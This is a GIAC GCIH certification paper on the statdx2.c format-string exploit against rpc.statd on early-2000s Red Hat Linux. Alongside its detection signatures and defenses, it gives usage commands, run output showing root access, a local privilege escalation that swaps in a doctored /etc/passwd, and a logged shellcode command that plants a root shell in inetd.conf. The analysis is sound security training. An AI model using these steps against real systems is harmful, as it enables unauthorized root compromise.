Global Information Assurance Certification Paper

GCIH Practical
Statdx2.c: A Local And Remote Compromise

By Tom Crow

1. Exploit Details

Name: statdx2.c
Bugtraq ID: 1480
CVE: CVE-2000-0666
Variants: statd-toy.c, rpc-statd-xpl.c, statdx.c
Operating System: Red Hat Linux 6.0, 6.1, and 6.2 for i386, sparc, and alpha; Connectiva Linux 4.0, 4.0es, 4.1, 4.2, 5.0, and 5.1; Debian Linux 2.2 and 2.3 for i386, powerpc, alpha, and sparc; SuSE Linux 6.3 and 6.4 for i386, powerpc, and alpha; SuSE Linux 7.0 for i386; and Trustix Linux 1.0 and 1.0. Any other distribution based on Red Hat Linux may also be vulnerable. Statdx2.c specifically targets the Red Hat versions.
Protocols/Services: rpc.statd
Brief Description: This exploit is not a buffer overflow exploit in the traditional sense. Instead, this program takes advantage of lack of input validation in calls to the syslog() function by rpc.statd to inject executable machine code to be executed at the privilege level of the rpc.statd process, usually root. Statdx2 is a rewrite of the original statdx.c contributed to Bugtraq. Both programs are the work of Ron1n.

2. Protocol Description

The vulnerability is present when an unpatched rpc.statd is operational on a host running the RedHat Linux operating system. Before going into a description of rcp.statd, it is important to first provide some background on RPC, NFS, and rpc.lockd.

RPC – Remote Procedure Call

Developed by Sun Microsystems, Remote Procedure Call is a protocol for allowing a program running on one host to cause actions to occur on another host without a programmer having to explicitly code for this. An RPC is initiated when the client sends a message to a remote system. The message will be a request for the remote system (server) to perform a certain action with provided parameters. The server sends back a result message to the client. A client will resend a RPC message until the server returns a result message. A significant weakness in RPC lies in authentication. The host acting as a server trusts the client to send truthful user and group identification. This information can be easily spoofed. Using unprivileged ports, the RPC client can be started by any

user on the system. Sun RPC is defined by RFC 1057 Remote Procedure Call Specification, Version 2.

NFS – Network File System

NFS was developed by Sun Microsystems to provide file sharing service between its workstations. It is built on a foundation of Remote Procedure Calls and relies on RPC for much of its authentication. At the time of its development and deployment, NFS was not the only file sharing service available. The Andrew File System (AFS) and AT&T's Remote File System (RFS) were and still are contemporaries and competitors of NFS. All of these were commercial products. However, a compatible version of NFS was developed at the University of California at Berkeley that was made available for free. Over time NFS, either the licensed Sun version or the Berkeley version, became the de-facto standard for file sharing on UNIX and UNIX-like computers. Client software is also available for Microsoft operating systems and for Apple MacOS.

Under NFS, one workstation acts as a server and provides a file system to be shared. Other workstations on the network act as clients, mounting the shared file system as if it were a local disk. The end result is that a user on a client system can interact with files on the NFS file system just the same as files located on a physical hard drive mounted on that client system. As such, the NFS file system has the same access control limitations as a local file system.

Two distinct protocols comprise NFS, MOUNT and NFS. MOUNT is used to set up the initial connection from the client to the server. Once that connection is made, the NFS protocol handles everything else. On a normal NFS server, the rpc.mountd handles MOUNT requests from client systems and hands off to any one of a number of nfsd instances also running on the server. On the client side, the biod daemon is the counterpart of the nfsd on the server.

It is important to note that NFS runs under the UDP protocol, which only provides a "best effort" delivery of packets. In other words, there is no guarantee that the packets sent will arrive or in the correct order like there would in TCP. To compensate for this, NFS requires the server to respond to each RPC command from the client with an acknowledgement message with a result code sent back to the client. If a client does not receive an acknowledgement, it resends the original RPC command again.

Normal NFS traffic is not encrypted. It is possible for another host on the network to use a program like tcpdump to access the NFS packets and the information they contain.

File Locking Under UNIX

A primary reason for the need to lock files is to prevent another process from

accessing a file or part of a file before the first process is finished with it and releases it. The stateful nature of locking a file is a contradiction to the stateless nature of NFS. Also, it is a characteristic of UNIX file locking to rely on programs checking and respecting the locks set on a file by other programs. To accommodate the need to lock files located on remote file systems like NFS, the rpc.lockd and rpc.statd were developed.

Rpc.lockd

Rpc.lockd operates in order to process lock requests by the kernel on NFS-mounted files or to process lock requests sent by another system's rpc.lockd daemon. In the event that service is lost to a server, the rpc.lockd on the client system will attempt to re-establish all the locks for files located on that server. If rpc.lockd fails on a file, a signal will be sent to the process that requested a lock on that file.

Rpc.statd

Rpc.statd comes into play on the server after the client rpc.lockd has notified the server rpc.lockd that a lock is required on a file provided to the client by the server. Rpc.lockd notifies rpc.statd to monitor the status of the client who requested the lock. At that point the rpc.statd on the server and the rpc.statd on the client begin communication. In the event of a server going down, the client rpc.statd notifies the client rcp.lockd which locks need to be restored.

3. Description of Variants

Variance in this type of exploit lies in the crafting of the buffer to be sent to the target computer. Statdx.c is Ron1n's first attempt to document the vulnerability and was posted to BugTraq in August 2000. When enhancing the original code for statdx2.c, he added a "brute force" capability and the ability to submit a command line to be executed by the program upon gaining access to the target. This would be useful if an attacker wanted to script the attack or add it to a battery of canned attacks on a system. Recently, the Ramen Worm used some variant of this exploit as one of its methods to spread to new systems.


4. How the Exploit Works

As noted before, this is not the standard buffer overflow attack on the rpc.statd service. In fact, the author carefully crafts the message to be the correct size so that it will be processed normally. The damage occurs when the rpc.statd service dutifully calls the syslog() subroutine and passes the user defined data as the format string. At that point, the meticulously constructed format string injects the machine code, which is in the body of the string, into the address space of the rpc.statd service. This will wipe out the return address of a function causing the malicious code to be executed. It is very likely that rpc.statd is not

the only service that could be attacked in this manner. Any system daemon that sends unchecked input to a system call could be vulnerable.

5. Diagram

Here is a simplified diagram of how the attack works. Please note that the attacker could also be on the victim computer as well.



6. How to Use the Exploit

The first step to using this exploit is to locate a candidate vulnerable computer system. There are any number of host scanning tools available on hacker and security web sites. A quick search on the Packet Storm web site located a package of tools, called statdx-scan that will scan a network looking for vulnerable hosts running the rpc.statd service. Vulnerability scanners such as SAINT, SARA, or nmap would also help pinpoint likely targets. Although the

statdx2.c program can query the portmap or rpcbind daemons for the port number of the rpc.statd process, the command rpcinfo could also be used to gather that piece of information.

Compilation of the program is very simple under Linux, which provides the GNU gcc compiler with the operating system. If only security tools used for protecting systems compiled this easy.

Once compiled, the attacker would enter the following command to get a listing of options:

```
[tcrow@localhost statdx2-dir]$ ./statdx2 -h
statdx2 by ron1n <shellcode@hotmail.com>
Usage: ./statdx2 [options] target
Available options:
->      <argument required> [default behavior]
-t      attack the server using tcp [udp]
-p      <port statd listens on> [query]
-a      <stack address of the buffer>
-l      <length of the buffer> [1024]
-o      <offset from buffer> [600]
-w      <number of words to wipe> [9]
-s      <timeout in seconds> [5]
-n      <brute force mode count> [1]
-f      attack saved ebp [saved eip]
-c      <"command to execute"> [portbind]
-d      use a hardcoded <type>
Available types:
0       Redhat Linux 6.2/6.1/6.0
```

As one can see from the figure above, this exploit is very configurable. However, for ease of use, many of the parameters have default values, which will work for most unprotected computers. One of the most convenient defaults is that the program can query a portmap or rpcbind on the victim for the port to use for rpc.statd. This eliminates the need to find the port number using another tool. The simplest call to this program for a Red Hat Linux system would be:

```
% ./statdx2 –d 0 somehost
```

According to the author of the code, knowing the exact port number that rpc.statd runs on will greatly improve the attacker's chances. This is because some hosts have access control on the portmap service. Here is an example where the portmap port is provided:

```
% ./statdx –d 0 –p 456 somehost
```

A successful attack will look something like this:

```
[badguy@localhost dirtydeeds]$ ./statdx2 -d 0 localhost
wiping:  9
buffer:  0xbffff314/1024/999
target:  0xbffff718 --> 0xbffff56c/buffer[600]
method:  return address
command: <portbind>
--

Message from syslogd@localhost at Sat Mar  3 21:35:33 2001 ...
localhost
clnt_call(): RPC: Timed out
A timeout was expected. Exploitation succeeded?
Owned?!
total 67
drwxr-xr-x  18 root     root         1024 Mar  3 18:51 ./
drwxr-xr-x  18 root     root         1024 Mar  3 18:51 ../
drwx------   3 root     root         1024 Mar  3 18:51 .gnome/
drwx------   2 root     root         1024 Mar  3 18:51 .gnome_private/
drwxr-xr-x   2 root     root         2048 Mar  3 13:38 bin/
drwxr-xr-x   2 root     root         1024 Mar  3 13:48 boot/
drwxr-xr-x   5 root     root        34816 Mar  3 18:51 dev/
drwxr-xr-x  27 root     root         2048 Mar  3 18:55 etc/
drwxr-xr-x   4 root     root         1024 Mar  3 18:55 home/
drwxr-xr-x   4 root     root         3072 Mar  3 13:37 lib/
drwxr-xr-x   2 root     root        12288 Mar  3 13:27 lost+found/
drwxr-xr-x   4 root     root         1024 Mar  3 13:29 mnt/
dr-xr-xr-x  60 root     root            0 Mar  3 13:50 proc/
drwxr-x---   8 root     root         1024 Mar  3 21:28 root/
drwxr-xr-x   3 root     root         2048 Mar  3 13:39 sbin/
drwxrwxrwt   7 root     root         1024 Mar  3 21:32 tmp/
drwxr-xr-x  21 root     root         1024 Mar  3 13:34 usr/
drwxr-xr-x  15 root     root         1024 Mar  3 13:39 var/
  9:35pm  up  2:45,  1 user,  load average: 0.16, 0.14, 0.08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
badguy   pts/0    :0               9:31pm  7.00s  0.13s  0.01s  ./statdx2 -d 0
Linux localhost.localdomain 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT 1999 i586
unknown
uid=0(root) gid=0(root)
cp /home/badguy/dirtydeeds/newpasswd /etc/passwd
```

In the above example, I used statdx2 to elevate my privileges by substituting a doctored password file for the real password file. On most UNIX-based systems, all users have read access to the password file. All a local attacker

needs to do is make a copy in their local directory, make strategic changes to the password entries, and run statdx2 to gain root access to the local system.

Please note the line that contains, “Owned?!.” If the program’s user sees that, the system has been compromised. Once ownership has been obtained, the program automatically obtains a listing of the root directory of the victim.

As shown in the above example, the statdx2.c program will by default cause a port to open with a shell running as the root user. However, one can also use the “-c” option to specify a command for the exploit to run after a successful compromise. Here is an example:

```
[tcrow@localhost statdx2-dir]$ ./statdx2 -d 0 -c "touch /.rhosts" localhost
wiping:  9
buffer:  0xbffff314/1024/999
target:  0xbffff718 --> 0xbffff56c/buffer[600]
method:  return address
command: touch /.rhosts
--
clnt_call(): RPC: Timed out
A timeout was expected. Exploitation succeeded?
```

A quick check of the root directory yielded:

```
[tcrow@localhost]$ ls -al /.rhosts
-rw-r--r--   1 root     root            1 Mar  1 13:52 /.rhosts
```

This exploit does not succeed every time. In particular, the “-c” option only worked three times out of the twenty times I used it. Also, the exploit will sometimes only work once on a given host. In the course of investigating this exploit, I rebuilt my test system many times. This implies that finding a host running a vulnerable version of rpc.statd does not mean that the exploit will work. Perhaps, someone else was there first.

It is important to note that the source code is fairly well documented, particularly in the header. Ron1n’s original statdx.c contained information about how to use statdx.c to get more information about the buffer size on a system that user has administrative control of. This information can be used with the statdx2 program as an alternative to the default value provided with the program.

7. Signature of the Attack

Systems that have been comprimised might have a syslog entry like the following:

Aug XX 17:13:08 victim rpc.statd[410]: SM_MON request for hostname

containing '/': ^D^D^E^E^F
^F^G^G08049f10
bffff754 000028f8 4d5f4d53 72204e4f 65757165 66207473 6820726f 6e74736f
20656d61 746e6f63 696e6961 2720676e 203a272f
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000bffff7
040000000000000000000000000000000000000000bffff7050000bffff70
600000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000
0000000000000bffff707<90><90><90><90><90><90><90><90><90><90><90
><90><90><90><90
><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><
90><90><90><90><90
><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
K^<89>v

<83> <8D>^(<83> <89>^<83> <8D>^.<83> <83> <83>#<89>^
1<83>
<88>F'<88>F*<83> <88>F<89>F+,
<89><8D>N<8D>V<80>1<89>@<80>/bin
/sh -c echo 9704 stream tcp
nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd
[1]

The part to get worried about is at the end. The exploit appears to be making a naughty change to the /etc/inetd.conf file which will run a root shell at port 9704 on the victim and restarting inetd to activate it.

One signature that I found when running this tool on my own was an entry in the /var/log/messages file like the following:

Mar 3 21:35:40 localhost
Mar 3 21:35:40 localhost syslogd: Cannot glue message parts together
Mar 3 21:35:40
localhost

Mar 3 21:35:40 localhost bffff71a1¿Î|Y A^P
A^H•¿ A^D ••¿ ^A• fÕ• ^B Y^L• A^N• A^H^P
I^DA^D^^A• fÕ• ^D• fÕ• ^E0A^N^LÕ

Û• ^KÕ• ^AÕË •••?Õ«^F/bin«F^D/shA0F^G v^L

I found that the first three entries were very prevalent in the /var/log/messages file during use of statdx2. I would conclude that these entries correspond to when a command was entered after statdx2 had obtained root access. The last entry usually corresponded to the close of a statdx2 attack.

8. How to Protect Against the Attack

The best way to prevent buffer overflows is by writing programs that validate the size and type of the data that they can accept. Validation should be present in any program or process in which data is exchanged between a user and the operating system, or between different parts of a system. Ron1n recommends a line by line audit of the source code for such services. Unfortunately, these kinds of corrections to the source code of the operating system are slow in coming.

One easy way to protect a system that does not use NFS as a server or as a client is to turn off the rpc.statd and rpc.lockd services. In addition, if no other rpc services are being used, the portmap or rpcbind could also be deactivated for extra security.

If NFS is required on a system, make sure that all patches to portmap, rpc.statd, and rpc.lockd are kept up to date. In a timely fashion, Red Hat, and other vendors vulnerable to this exploit, produced the necessary patches. Red Hat bundles all of the NFS services like rpc.statd, rpc.lockd, etc into the nfs_utils package. This makes for easier updating.

Secure portmap and rpcbind replacements, which make use of the TCP Wrapper access control lists, are available. This will allow the administrator to select who can have access to portmap or rpcbind. With access control in place on the portmap service, the attacker would need to guess what port the rpc.statd is running on. Most modern Linux operating system distributions provide a secure portmap by default; however, it is up to the administrator to properly set up the access control.

Since syslog appears to be the primary source of indicator of an attack, a smart attacker would probably find a way to cleanse the /var/log/messages file. This is a strong argument in favor of forwarding syslog data to another host.

Secure NFS with Secure RPC are also options for sites that require the NFS connectivity but wish to mitigate the risks associated with NFS and RPC calls. DES encryption is used with exponential key exchange to provide authentication lacking in traditional RPC and NFS. At this time, neither of these services are readily available for all platforms.

9. Source Code

Source can be found for statdx2.c and variants at either the Packet Storm web site or at the Security Focus (Bug Traq) web site. Here is a link to the source code:

http://www.securityfocus.com/data/vulnerabilities/exploits/statdx2.tar.gz

A copy of the source code has also been submitted with this practical.

The meat of the source is the buildex() subroutine. This subroutine is the portion of code that actually constructs the malicious message to send to the rpc.statd on the target.

As noted before, statdx2 and it's predecessor statdx were submitted by their author Ron1n to the Bug Traq mailing list. In many ways, the header information and Ron1n's posts to Bug Traq are more informative than any other source I found for this vulnerability.

10. Conclusion

Due to the recent popularity of Linux distributions like Red Hat, the potential for an exploit like statdx2.c is very large. The rpc.statd service is configured on many systems to be operational out of the box. In addition, NFS, despite it's age, is still the most widely used method of sharing file systems between UNIX computers.

Thankfully, this exploit does not appear to be easy to execute. A certain amount of tuning is required to get the format string just right. That level of difficulty should weed out the casual hackers who might give it a try. However, this vulnerability further underscores the need for thorough error checking on any input to a program or subroutine. This is particularly true for any service that runs with root privilege on a host. In addition, services need to be evaluated to verify whether they do or do not require root permission to run and for how long. In particular, rpc.statd only requires root access to open a network socket, yet it continues to run afterward with root privilege.

While remote attacks can also cause much damage to the system, my experiments indicate that this exploit is even more powerful when executed by a local user to elevate their privileges. This underscores that while remote attackers may be more common, insiders can cause more damage. I had limited success in injecting lines into system files from the command line but was fully successful at copying a doctored file to replace a system file.

11. Additional Information

Stern, Hal, Managing NFS and NIS, O'Reilly & Associates, 1991.

Simson Garfinkel and Gene Spafford, Practical UNIX and Internet Security, O'Reilly & Associates, 1996.

[1] Carnegie Mellon Software Engineering Institute, CERT Advisory CA-2000-17, http://www.cert.org/advisories/CA-2000-17.html.

Red Hat Security Advisory RHSA-2000-043-03, http://www.redhat.com/support/errata/RHSA-2000-043-03.html

Multiple Linux Vendor rpc.statd Remote Format String Vulnerability, http://www.securityfocus.com/bid/1480.

Bug Traq Archive Search, http://www.securityfocus.com/.

Packet Storm Website, http://packetstorm.securify.com/.

RFC 1057: Remote Procedure Call Protocol Specification, Version 2. http://www.landfield.com/rfcs/rfc1057.html.